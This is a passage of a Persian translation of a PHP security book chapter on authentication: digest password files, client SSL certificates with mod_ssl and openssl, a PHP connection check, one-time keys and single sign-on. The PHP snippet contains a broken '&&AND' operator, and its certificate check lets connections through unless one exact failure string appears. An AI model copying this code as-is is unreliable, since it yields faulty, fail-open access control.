فرمت این فایل باید در نگاه اول کاملا آشکار باشد: نام کاربری، قلمرو و دایجست درهم‌سازی شده که با دو نقطه از هم جدا شده‌اند. با این حال، درهم‌سازی تنها یک درهم‌سازی از رمزعبور نیست بلکه یک درهم‌سازی MD5 از رشته‌ی username:realm:password می‌باشد. البته، این همان بسته اطلاعات فرستاده شده توسط مشتری همراه با هدر Authorized می‌باشد. بنابراین، بررسی اعتبار یک موضوع ساده‌ی مقایسه‌ی درهم‌سازی ارسال شده از سوی مشتری با درهم‌سازی ذخیره شده از قبل است.

توجه کنید که اگر یک کاربر دارای یک رمزعبور در قلمروهای مختلف باشد، چندین خط در فایل رمزعبور جهت آن کاربر وجود خواهد داشت. به همین دلیل است که هم نام کاربری و هم قلمرو باید به صورت متن ساده در این فایل و همچنین در دایجست، قرار داشته باشند.

هشدار: تایید صلاحیت دایجست ممکن است در اینترنت اکسپلورر از کار بیفتد اگر برنامه‌ی شما از متغیرهای $GET_ استفاده کند چرا که IE نمی‌تواند فیلد URI را به درستی مدیریت نماید زمانی که هدر Authorized را ایجاد می‌کند. خوشبختانه یک راه حل وجود دارد: از یک ویرایش آپاچی بالاتر از 2.0.51 و دستورالعمل زیر در httpd.conf و یا .htaccess در دایرکتوری مناسب، استفاده کنید:

```
BrowserMatch "MSIE" AuthDigestEnableQueryStringHack=On
```

هنگامی که این دو مرحله را کامل نمودید (با استفاده از httpd.conf یا .htaccess جهت اینکه به آپاچی بگویید که رمزعبور درخواست نماید و فایل رمزعبور را ایجاد نمودید)، آماده‌ی استفاده از تایید صلاحیت دایجست هستید و آپاچی فرآیند مذاکره با مشتری را به تنهایی مدیریت می‌کند. اسکریپت‌های PHP شما دارای همان دسترسی به نام کاربری تایید شده در $_SERVER['REMOTE_USER'] خواهند بود که جهت تایید صلاحیت ابتدایی، دارند.

۳،۳ تایید صلاحیت دو طرفه

یک تغییر جدید در روتین‌های تایید صلاحیت عبارت است از تایید صلاحیت دو عاملی که در آن، دو فرآیند تایید صلاحیت مجزا ولی همزمان مورد نیاز هستند. بهترین تایید صلاحیت دو عاملی معمولا درخواست دانش در خصوص یک رمز و در اختیاز داشتن یک قطعه‌ی ارائه آمده از کانال دیگری غیر از کانالی است که

در حال تایید صلاحیت می‌باشد. این قطعه ممکن است از طریق تلفن همراه و یا ایمیل ارسال شود و یا ممکن است بر روی یک کارت هوشمند و یا یک دستگاه فلش‌مموری انکد شده باشد و به صورت فیزیکی به کاربر داده شود.

اندکی نگرانی در این خصوص وجود دارد که تایید صلاحیت دو عاملی به تنهایی هیچ نوع افزایش واقعی در امنیت را ایجاد نمی‌کند چرا که یک فرد میانجی می‌تواند هم قطعه و هم رمزعبور را به سادگی رمزعبور به تنهایی ارائه آورد و از این اطلاعات افشاشده استفاده نماید تا درخواست اولیه را بازپخش نماید و یا یک درخواست جدید را ایجاد کند. بر همین اساس، قوی‌ترین تایید صلاحیت دو عاملی نیازمند آن است که عامل دوم به صورت خارجی به سرور ارسال شود یعنی با استفاده از روشی غیر از یک درخواست HTTP (برای یک برنامه‌ی وب). یک برنامه ممکن است نیازمند یک ایمیل امضاشده جهت تایید صلاحیت یک تراکنش[۳۰] وب باشد یا بهتر از آن، یک تماس تلفنی و یا یک پیامک. یک برنامه‌ی بسیار حساس ممکن است نیازمند آن باشد که عامل دوم ثبت قانونی شده و با استفاده از یک صندوق پستی تایید شده ارسال شود که تراکنش مد نظر معلق می‌ماند تا زمانی که صلاحیت این درخواست را بتوان تایید نمود.

از آنجا که اغلب ما نیازی به در نظر گرفتن چنین شرایط شدیدی جهت تایید صلاحیت تراکنش‌ها نیستیم، ما تنها دو مثال عملی از تایید صلاحیت دو عاملی با ایمنی منطقی را در ادامه، ارائه می‌کنیم: استفاده از گواهی SSL یک مشتری به عنوان یک پشتیبان جهت تایید صلاحیت رمزعبور و استفاده از کلیده‌ای یک بار مصرف جهت تایید اعتبار هر کدام از درخواست ها.

۳,۳,۱ تایید صلاحیت مبتنی بر گواهی با استفاده از HTTPS

همانطور که می‌دانید سرور از طریق یک گواهی سرور امضا شده توسط CA با استفاده از رمزنگاری کلید عمومی جهت اثبات هویت خود جهت مشتری، تایید صلاحیت می‌کند. مشتری نیز می‌تواند خود را جهت سرور با استفاده از همین مکانیسم، تایید صلاحیت نماید. جهت استفاده از یک درخواست HTTPS، یک گواهی حاوی یک کلید عمومی امضا شده توسط CA (که از سرور انتظار دارد که با بررسی امضای CA آن را تایید نماید) را همراه با پیام ارسال می‌کند که با استفاده از کلید خصوصی خود آن را امضا نموده است.

---

[۳۰] Transaction

سرور تلاش می‌کند که امضای پیام را با استفاده از کلید عمومی مشتری (موجود در گواهی، که آن را تایید می‌کند چرا که به مرجع گواهی یا CA که آن را امضا نموده است، اعتماد دارد) تایید اعتبار نماید. اگر این امضا معتبر باشد، مشتری نیز تایید صلاحیت می‌شود.

این روش را نمی‌توان با موفقیت جهت یک مجموعه کاربر بزرگ به کار گرفت بدون اینکه سربار مدیریتی قابل توجهی به وجود آید. هر کاربر باید یک کلید خصوصی را تولید کند و از این کلید، یک درخواست امضای گواهی (CSR) را ایجاد کند. این CSR باید با استفاده از کلید CA سازمان، امضا شود و گواهی ارائه آمده باید دوباره به کاربر بازگردانده شود. هر کاربر باید این کلید خصوصی و گواهی را در هر مرورگری که جهت ارتباط با برنامه از آن استفاده خواهد نمود، نصب کند. و این گواهی‌ها باید مدیریت شوند: ذخیره جهت تایید آتی، تجدید نمودن هنگام پایان اعتبار، و فسخ شدن در صورتی که به هر دلیل، نامعتبر شوند. و با این حال، رمزعبورها باید مورد استفاده قرار گیرند به این دلیل که گواهی یک مشتری تنها همان مشتری را تایید اعتبار خواهد نمود و نه هویت کاربر واقعی که از صفحه کلید استفاده می‌کند.

استفاده از یک رمزعبور، چیزی که کاربر می‌داند، با یک گواهی مشتری SSL، چیزی که کاربر در اختیار دارد، ممکن است نوعی تایید صلاحیت دو عاملی در نظر گرفته شود. با این حال، در واقعیت، ادعای مالکیت تا حدی مشکوک می‌باشد. در واقع کاربر، گواهی را در اختیار ندارد بلکه مرورگر وب مشتری است که آن را در اختیار دارد. ولی اگر این مشتری بر روی رسانه‌های قابل حمل مثلا یک کلید یو-اس-بی ذخیره شود، آنگاه فرد مالک آن می‌تواند به صورت فیزیکی آن را از یک رایانه به رایانه‌ی دیگر، انتقال دهد.

با این حال، علی رغم تمامی این مشکلات، استفاده از SSL همچنان قوی‌ترین روش جهت ارائه‌ی امنیت نظام‌مند است. ماژول mod_ssl آپاچی یک روش نسبتا ساده را جهت مدیریت این کاربرد ارائه می‌دهد.

۳,۳,۱,۱ تنظیم mod_ssl جهت استفاده از گواهی‌های مشتری

در ساده‌ترین حالت، تایید صلاحیت گواهی مشتری نیازمند آن است که هر بازدیدکننده جهت بخش محافظت شده‌ی سایت شما، یک گواهی را ارائه دهد که توسط شما صادر شده و با گواهی CA شما امضا شده باشد و همچنین یک پیام امضاشده را به عنوان اثبات هویت ارائه دهد. در مقایسه با ساخت و نصب گواهی‌های مشتری، تنظیم سرور جهت استفاده از آن‌ها، بسیار ساده است. در httpd.conf، سه دستورالعمل زیر را به هر سرور، سرور مجازی، مکان و یا بلوک دایرکتوری که می‌خواهید مورد حفاظت قرار دهید، اضافه کنید:

```
<Location /secret >
  # require a Client Certificate signed directly by the CA Certificate in ca.crt
  SSLVerifyClient require
  SSLVerifyDepth 1
  SSLCACertificateFile conf/ssl.crt/ca.crt
</Location>
```

دستورالعمل SSLVerifyClient require به سرور می‌گوید که یک گواهی مشتری تایید شده باید جهت دسترسی به یک ناحیه‌ی خاص، ارائه شود. با تنظیم SSLVerifyDepth بر روی یک سطح، شما به شکل موثر مشخص می‌کنید که گواهی ارائه شده باید با یک گواهی CA شناخته شده جهت سرور، امضا شده باشد. به عبارت دیگر، سرور اجازه ندارد که در زنجیره‌ی CA به بالا برود تا یک CA شناخته شده را بیابد (که یک عمق بالاتر از یک سطح خواهد بود) و گواهی اجازه ندارد خود-امضا باشد (که برابر با عمق مساوی صفر خواهد بود). دستورالعمل SSLCACertificateFile جهت مشخص نمودن گواهی CA دقیق مورد استفاده قرار می‌گیرد (در اینجا، گواهی واقع در conf/ssl.crt/ca.crt) که اجازه دارد گواهی‌های مشتری را امضا کند.

۳,۳,۱,۲ ایجاد گواهی‌ها[۳۱]

گواهی‌ها از طریق یک فرآیند سه مرحله‌ای، ایجاد می‌شوند. در ابتدا، یک کلید RSA خصوصی ایجاد می‌شود. این کلید جهت ایجاد یک درخواست امضای گواهی مورد استفاده قرار می‌گیرد که جهت یک مرجع گواهی ارسال می‌شود. CA از کلید خود جهت امضای CSR استفاده نموده و یک گواهی را ایجاد می‌کند که جهت درخواست کننده، پس فرستاده می‌شود. در خصوص گواهی‌های مشتری، این مراحل ممکن است بر روی یک سرور یکتا توسط یک مدیر سیستم انجام شوند که در ادامه، کلید خصوصی و گواهی را از طریق یک کانال ایمن، از قبیل یک کلید یو-اس-بی و یا در بستر یک LAN حفاظت‌شده، جهت مشتری ارسال می‌شود. با این حال، به شکل ایده‌آل و در ایمن‌ترین حالت، کاربر نهایی، این کلید و CSR را بر روی ایستگاه کاری خود، تولید می‌کند و تنها CSR را به یک CA یا یک مدیر جهت امضا، ارسال می‌کند.

[۳۱] Certificate

۳،۳،۱،۳ استفاده از یک گواهی مشتری

هنگامی که این کاربر، گواهی امضا شده را از CA یا مدیر دریافت می‌کند، این گواهی باید با کلید خصوصی وی دوباره ترکیب شود و به فرمت PKCS#12 تبدیل شود به گونه‌ای که Firefix،MSIE و سایر مرورگرها آن را بشناسند. با فرض اینکه، وی از قبل یک کلید RSA (که در اینجا در client.key قرار دارد) و یک گواهی امضا شده (در اینجا، client.crt) را ایجاد نموده است، دستور زیر، آن‌ها را به گواهی PKCS#12 با نام client.p12 تبدیل می‌کند:

```
openssl pkcs12 -export -in client.crt -inkey client.key➥
  -out client.p12 -name "Client Cert"
```

هنگامی که openssl این گواهی را تبدیل می‌کند، یک «رمزعبور خروجی» را درخواست می‌کند تا محتوای کلید خصوصی را مورد حفاظت قرار دهد. این رمزعبور می‌تواند هر چیزی باشد که کاربر تمایل دارد ولی باید جهت تبدیل گواهی ارائه شود و دوباره در زمانی مورد نیاز خواهد بود که این گواهی تبدیل شده بر روی مرورگر وب کاربر، نصب می‌شود.

مرورگرهای متفاوت مکانیسم‌های مختلفی را جهت نصب گواهی ارائه می‌دهند هرچند که دو بار کلیک بر روی یک گواهی ممکن است جهت نصب آن در مرورگر پیش‌فرض سیستم عامل، کافی باشد.

در فایرفاکس، گواهی‌های مشتری در مسیر Tools>Options>Advanced>Certificates>Manage Certificates> Import نصب می‌شوند. وقتی که بر روی دکمه‌ی Import کلیک می‌کنید تا یک گواهی جدید را وارد کنید، مدیر گواهی، رمزعبور استفاده شده جهت حفاظت از آن گواهی را درخواست می‌کند؛ همان‌طور که در تصویر ۳-۲ نشان داده شده است (فایرفاکس، فایل‌های گواهی را به عنوان backups مورد اشاره قرار می‌دهد).


می توانیم بررسی کنیم که این گواهی واقعا نصب شده است به این صورت که گواهی را در (اینجا نیز در فایرفاکس) در مسیر Tools>Options>Advanced>Certificates>Manage Certificates> Your Certificates همان‌طور که در تصویر ۳-۳ نشان داده شده است، مشاهده کنیم.

تصویر ۳-۲: وارد نمودن یک گواهی PKCS#12 به درون موزیلا فایرفاکس

تصویر۳-۳: مدیر گواهی در موزیلا فایرفاکس با یک گواهی مشتری خود-امضای یکتا که نصب شده است

فرآیند مدیریت گواهی جهت کاربرانی که مرورگر سافاری اپل را ترجیح می‌دهند، اندکی غیرعادی است، چرا که تمامی گواهی‌های سافاری توسط برنامه‌ی دسترسی زنجیره کلید OS X مدیریت می‌شوند؛ همان‌طور که در تصویر ۳-۴ نشان داده شده است.

تصویر ۳-۴: برنامه‌ی دسترسی زنجیره کلید OS Xبا یک گواهی مشتری خود-امضای یکتا که نصب شده است



۳,۳,۱,۴ تایید اعتبار یک ارتباط SSL

زمانی که هم آپاچی و هم برازور وب مشتری، تنظیم شدند تا از یک گواهی مشتری استفاده نمایند، آپاچی باید بتواند بدون هیچگونه کمکی این موضوع را مورد تایید قرار دهد که آیا مشتری در ایجاد یک ارتباط ایمن با ارائه‌ی یک گواهی معتبر در زمان اتصال HTTPS موفق بوده است یا خیر. با این حال، جهت امنیت بیشتر، شما ممکن است کاری کنید که برنامه‌ی شما، بررسی مستقل خود را انجام دهد تا مطمئن شود که یک ارتباط ایمن، ایجاد شده است. شما می‌توانید این کار را با کد زیر انجام دهید

```
<?php
  // disallow by default...
  $allow = FALSE;
  $reason = "";

 // require SSL
 if ( !isset( $_SERVER['HTTPS'] ) ) {
   $reason = "You must use an SSL connection for this request.";
 }

 // if SSL and there is a Client Certificate,
 //   require Certificate it to be verified
 elseif ( isset( $_SERVER['SSL_CLIENT_VERIFY'] ) &&AND
            $_SERVER['SSL_CLIENT_VERIFY'] === 'FAILED:(null)' ) {
   $reason = "The server could not verify your Client Certificate.";
 }
 else {
   $allow = TRUE;
 }

 if ( !$allow ) {
   header( 'HTTP/1.1 403 Forbidden' );
   ?>
   <!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
     "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
   <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en">
     <head>
        <meta http-equiv="content-type" content="text/html; charset=utf-8" />
        <title>Connection Not Secure</title>
      </head>
      <body>
        <h1>Connection Not Secure</h1>
        <p><?= $reason ?></p>
      </body>
    </html>
    <?
    exit();
  }

  // connection secure, continue with script
?>
```

این اسکریپت به صورت پیش‌فرض، مانع یک ارتباط می‌شود و پرچم $allow را به صورت FALSE نشان می‌دهد. شما در ابتدا باید بررسی کنید که آیا کلید HTTPS در آرایه‌ی سوپرگلوبال $_SERVER تنظیم شده است یا خیر. کلید HTTPS تنها در صورتی وجود دارد که SSL توسط mod_ssl فعال شده باشد. اگر این کلید وجود نداشته باشد، آنگاه این ارتباط، ایمن نمی‌باشد و بنابراین شما پرچم را در حالت FALSE نگه داشته و مشخص می‌کنید که SSL باید جهت ارتباطات در متغیر $reason استفاده شود.


سپس، این مسئله را بررسی می‌کنید که آیا سرور به گونه‌ای تنظیم شده است که گواهی‌های مشتری را بپذیرد یا خیر و اگر به این صورت بود، بررسی می‌کنید که آیا بررسی اعتبار امضای CA موفق بوده است یا خیر. در صورتی که کلید SSL_CLIENT_VERIFY در آرایه‌ی $_SERVER تنظیم شده باشد، آنگاه یک گواهی مشتری درخواست شده و توسط آپاچی دریافت می‌گردد. ولی اگر مقدار این کلید عبارت باشد از FAILED: (null)، آنگاه تایید اعتبار این گواهی شکست خورده است و بنابراین شما باز هم پرچم $allow را در حالت FALSE قرار داده و دلیل را مشخص می‌کنید. اگر هیچکدام از این دو بررسی جهت این ارتباط غیر ایمن به صورت TRUE نباشد، آنگاه این ارتباط را باید ایمن به حساب آورد و شما پرچم را برابر با TRUE قرار خواهید داد.

بعد از اتمام این دو بررسی، شما یا بعد از ایجاد یک پنجره (همراه با یک هدر ۴۰۳ Forbidden) که توضیح می‌دهد که چرا این ارتباط ایمن نیست و یا بعد از اجازه به کاربر جهت ادامه‌ی کار با برنامه، خارج می‌شوید.

۳,۳,۱,۵ چگونگی خواندن جزئیات گواهی مشتری در PHP

هنگامی که مطمئن شدید که کاربر یک ارتباط ایمن را ایجاد نموده است، باید اطلاعات موجود در گواهی مشتری را یافته و مورد استفاده قرار دهید تا مشتری را تایید صلاحیت کنید. همان‌طور که در بخش قبلی پیشنهاد دادیم، جزئیات این گواهی در آرایه‌ی سوپرگلوبال $_SERVER جهت PHP در دسترس خواهد بود که در یک مجموعه کلید قرار دارد که با SSL_CLIENT_S آغاز می‌شوند. مهم‌ترین مورد از این مقادیر جهت اهداف ما عبارت است از نام عمومی (Common Name) بر روی گواهی که در $_SERVER['SSL_CLIENT_S_DN_CN'] ذخیره شده است. این نام، مالک و حامل گواهی را مشخص می‌کند. تصویر ۳-۵ بخشی از خروجی تابع phpinfo() می‌باشد که این مقادیر مرتبط با گواهی را بر روی یک سرور ایمن که گواهی‌های مشتری بر روی آن فعال است، نشان می‌دهد.

تصویر ۳-۵: بخشی از خروجی ()phpinfo بر روی یک سرور ایمن که گواهی‌های مشتری بر روی آن فعال است



SSL_CIPHER_ALGKEYSIZE	256
SSL_CLIENT_VERIFY	FAILED:(null)
SSL_CLIENT_M_VERSION	1
SSL_CLIENT_M_SERIAL	42BDA5BF
SSL_CLIENT_V_START	Jun 25 18:43:15 2005 GMT
SSL_CLIENT_V_END	Jun 25 18:43:15 2006 GMT
SSL_CLIENT_S_DN	/C=US/ST=New York/L=NYC/O=PPS/OU=Clients/CN=Chris Snyder/emailAddress=csnyder@chxo.com
SSL_CLIENT_S_DN_C	US
SSL_CLIENT_S_DN_ST	New York
SSL_CLIENT_S_DN_L	NYC
SSL_CLIENT_S_DN_O	PPS
SSL_CLIENT_S_DN_OU	Clients
SSL_CLIENT_S_DN_CN	Chris Snyder
SSL_CLIENT_S_DN_Email	csnyder@chxo.com
SSL_CLIENT_I_DN	/C=US/ST=New york/L=NYC/O=PPS/OU=CA/CN=PPS CA/emailAddress=csnyder@chxo.com
SSL_CLIENT_I_DN_C	US
SSL_CLIENT_I_DN_ST	New york
SSL_CLIENT_I_DN_L	NYC
SSL_CLIENT_I_DN_O	PPS
SSL_CLIENT_I_DN_OU	CA
SSL_CLIENT_I_DN_CN	PPS CA
SSL_CLIENT_I_DN_Email	csnyder@chxo.com
SSL_CLIENT_A_KEY	rsaEncryption
SSL_CLIENT_A_SIG	md5WithRSAEncryption
SSL_SERVER_M_VERSION	3

تمامی ورودی‌ها در ستون سمت چپ با پس‌زمینه‌ی آبی رنگ عبارتند از کلیدها جهت آرایه‌ی سوپرگلوبال $SERVER_. کلیدهایی که با SSL_CLIENT_S آغاز می‌شوند به موضوع یا حامل گواهی اشاره دارند در حالی که کلیدهایی که با SSL_CLIENT_I آغاز می‌شوند، به صادرکننده‌ی گواهی یا CA اشاره دارند.

مرکز آموزش‌های رایانه ای

اگر یک مشتری که یک تراکنش و تعامل[۳۲] را آغاز می‌کند یک گواهی را ارائه دهد که نتوان توسط آپاچی آن را تایید نمود، ارتباط رمزنگاری شده قطع خواهد شد، مرورگر یک خطا را به کاربر نشان خواهد داد و برنامه هیچگاه، حتی آغاز هم نخواهد شد.

۳,۳,۲ استفاده از کلیدهای یک بار مصرف جهت تایید صلاحیت

هرچند که تمرکز اصلی ما تاکنون در این فصل بر روی امنیت سرور و داده‌هایی بوده است که بر روی آن قرار دارند، یک مشکل بزرگ دیگر که امروزه در برابر توسعه‌دهندگان برنامه‌ها قرار دارد عبارت است از امنیت سیستم‌های مشتری. کاربران شما خودشان مسئول امنیت ایستگاه‌های کاری خود هستند و شما اصولا هیچ کنترلی بر روی سیستم‌های آن‌ها ندارید مگر اینکه آن‌ها را مجبور کنید که از یک سیستم عامل و مشتری‌های روی یک سی‌دی قابل بوت، استفاده کنند. در حالی که دیدگاه عرف در خصوص یک ویروس یا تروجان رایانه‌ای این است که باعث صدمات فوری و قابل توجه می‌شود، بسیاری یا حتی اغلب تروجان‌ها تنها در پیش‌زمینه کار می‌کنند و تمامی کلیدهای فشرده شده و داده‌های خروجی از رایانه را ضبط می‌کنند. این برنامه‌ها به صورت متناوب این اطلاعات را جهت مهاجمی که آن‌ها را نصب نموده است ارسال می‌کنند که وی این اطلاعات را بررسی می‌کند تا کاربری را پیدا کند که وارد حساب بانکی خود می‌شود و یا وارد اینترانت یک شرکت می‌گردد. اکنون این مهاجم می‌تواند این لاگین‌ها یا ورودها را کپی نموده و به صورت موثر، هویت قربانی را بدزدد.

یک راه حل پیشنهادی جهت این مشکل (که همچنین یک شکل از تایید صلاحیت دو عاملی می‌باشد) عبارت است از استفاده از کلیدهای یک‌بار مصرف. هر کاربر ثبت شده به صورت دستی یا از طریق ایمیل یک فهرست از کلیدها و یا رمزعبورهای کوتاه را دریافت می‌کند که جهت دور دوم تایید صلاحیت مورد استفاده قرار خواهند گرفت. جهت هر تراکنش حساس، برنامه از کاربر هم می‌خواهد که در بستر SSL وارد شده باشد و هم کلید بعدی استفاده نشده در فهرست کلیدهای یک بار مصرف را ارائه دهد. هنگامی که برنامه این درخواست را دریافت می‌کند، کلید ارائه شده را با چیزی که بر روی کپی خود از فهرست کاربر دارد، مقایسه می‌کند. اگر کلید درست باشد، تراکنش ادامه می‌یابد. در غیر این صورت، یک چالش صادر

[۳۲] Interaction

می‌شود؛ اگر کاربر به درستی پاسخ ندهد (این بار وارد کردن کلید بعدی بدون هیچ غلط املایی)، جلسه از اعتبار ساقط شده و یک بلیط پشتیبانی امنیتی جهت پیگیری توسط یک نماینده‌ی خدمات مشتریان، صادر می‌شود.

استفاده از چنین سیستمی نه تنها یک عامل ثانویه جهت تایید صلاحیت را ارائه می‌دهد (کاربر باید هم رمزعبور ورودی خود را بداند و هم فهرست کلیدها را در اختیار داشته باشد)؛ همچنین یک مهاجم را که از تروجان استفاده می‌کند وادار می‌کند که در زمان واقعی عمل کند، منتظر کاربر بماند تا فرم بعدی را ارسال کند، درخواست را به دام بیندازد، کلید یک بار مصرف را بدزدد، و سپس از آن جهت درخواست سریع خود استفاده نماید.

هرچند این روش مشکلاتی را که یک مهاجم باید جهت اجرای یک حمله‌ی موفق با آن‌ها رو به رو شود را بسیار بیشتر می‌کند ولی ما به اندازه‌ی کافی واقع‌گرا هستیم که انتظار داشته باشیم که در مدت زمانی کوتاه، مهاجمان راهی را جهت شکست آن و یا حداقل کاهش تاثیر آن، ایجاد خواهند نمود. با این حال، در این زمان، این روش، هرچند که شاید اندکی پیچیده باشد، یک لایه‌ی قوی حفاظت اضافی را ارائه می‌دهد.

۳،۴ تایید صلاحیت شناسایی یگانه

برای یک کاربر، خصوصا یک کاربر دارای مجوز، غیرعادی نیست که مجبور به وارد شدن به چندین ماشین پشت سر هم شود: یک سرور اصلی و سپس سرورهای ثانویه جهت هر تعداد خدمات اضافی که بر روی ماشین اصلی ارائه نشده‌اند. این یک دستورالعمل جهت اگر نه فاجعه، حداقل سردرگمی می‌باشد چرا که کاربر سعی می‌کند که یک مجموعه‌ی عظیم از نام‌های کاربری و رمزعبورها را به خاطر بسپارد. اگر شما از SSL جهت تایید صلاحیت استفاده می‌کنید، آنگاه باید صفحه‌ی ورود هر سرور را مورد محافظت قرار دهید که این امر باعث افزای تعداد گواهی‌هایی می‌شود که هم شما و هم کاربران شما باید مدیریت نمایند. در نهایت، مدیریت چندین پایگاه‌داده از کاربران می‌تواند سربار مدیریتی را تا حد زیادی افزایش دهد. سیستم‌های شناسایی یگانه (Single Sign-On) سعی می‌کنند تا چندین ورود را با استفاده از یک سرور ایمن یکتا با محافظت کافی و یک پایگاه‌داده‌ی تایید صلاحیت مرکزی، تسهیل نمایند.

به صورت کلی، چنین سیستم هایی با جمع‌آوری تمامی اطلاعات تایید صلاحیت ضروری، ذخیره‌ی آن‌ها به صورت ایمن در نوعی پایگاه‌داده و سپس ارائه‌ی آن‌ها هنگام نیاز جهت هر کسی که از مانع اولیه عبور کرده باشد، عمل می‌کنند. بنابراین، این سیستم‌ها پیچیده بوده و برپایی آن‌ها سخت است؛ ولی بعد از برپایی موفق،

به شکل قابل توجهی پتانسیل خطای انسانی را کاهش می‌دهند. به صورت ایده‌آل، چنین سیستم هایی مستقل از فناوری تایید صلاحیتی هستند که مورد استفاده قرار می‌گیرد که عاملی است که ممکن است پیچیدگی آن‌ها را افزایش دهد.

۳,۴,۱ کربروس (سربروس، Kerberos)

کربروس که توسط MIT توسعه یافته است و نام آن از سگ سه سری گرفته شده است که در اساطیر یونان از دنیای مردگان پاسبانی می‌کند، معروف‌ترین و پیشرفته‌ترین سیستم شناسایی یگانه می‌باشد.

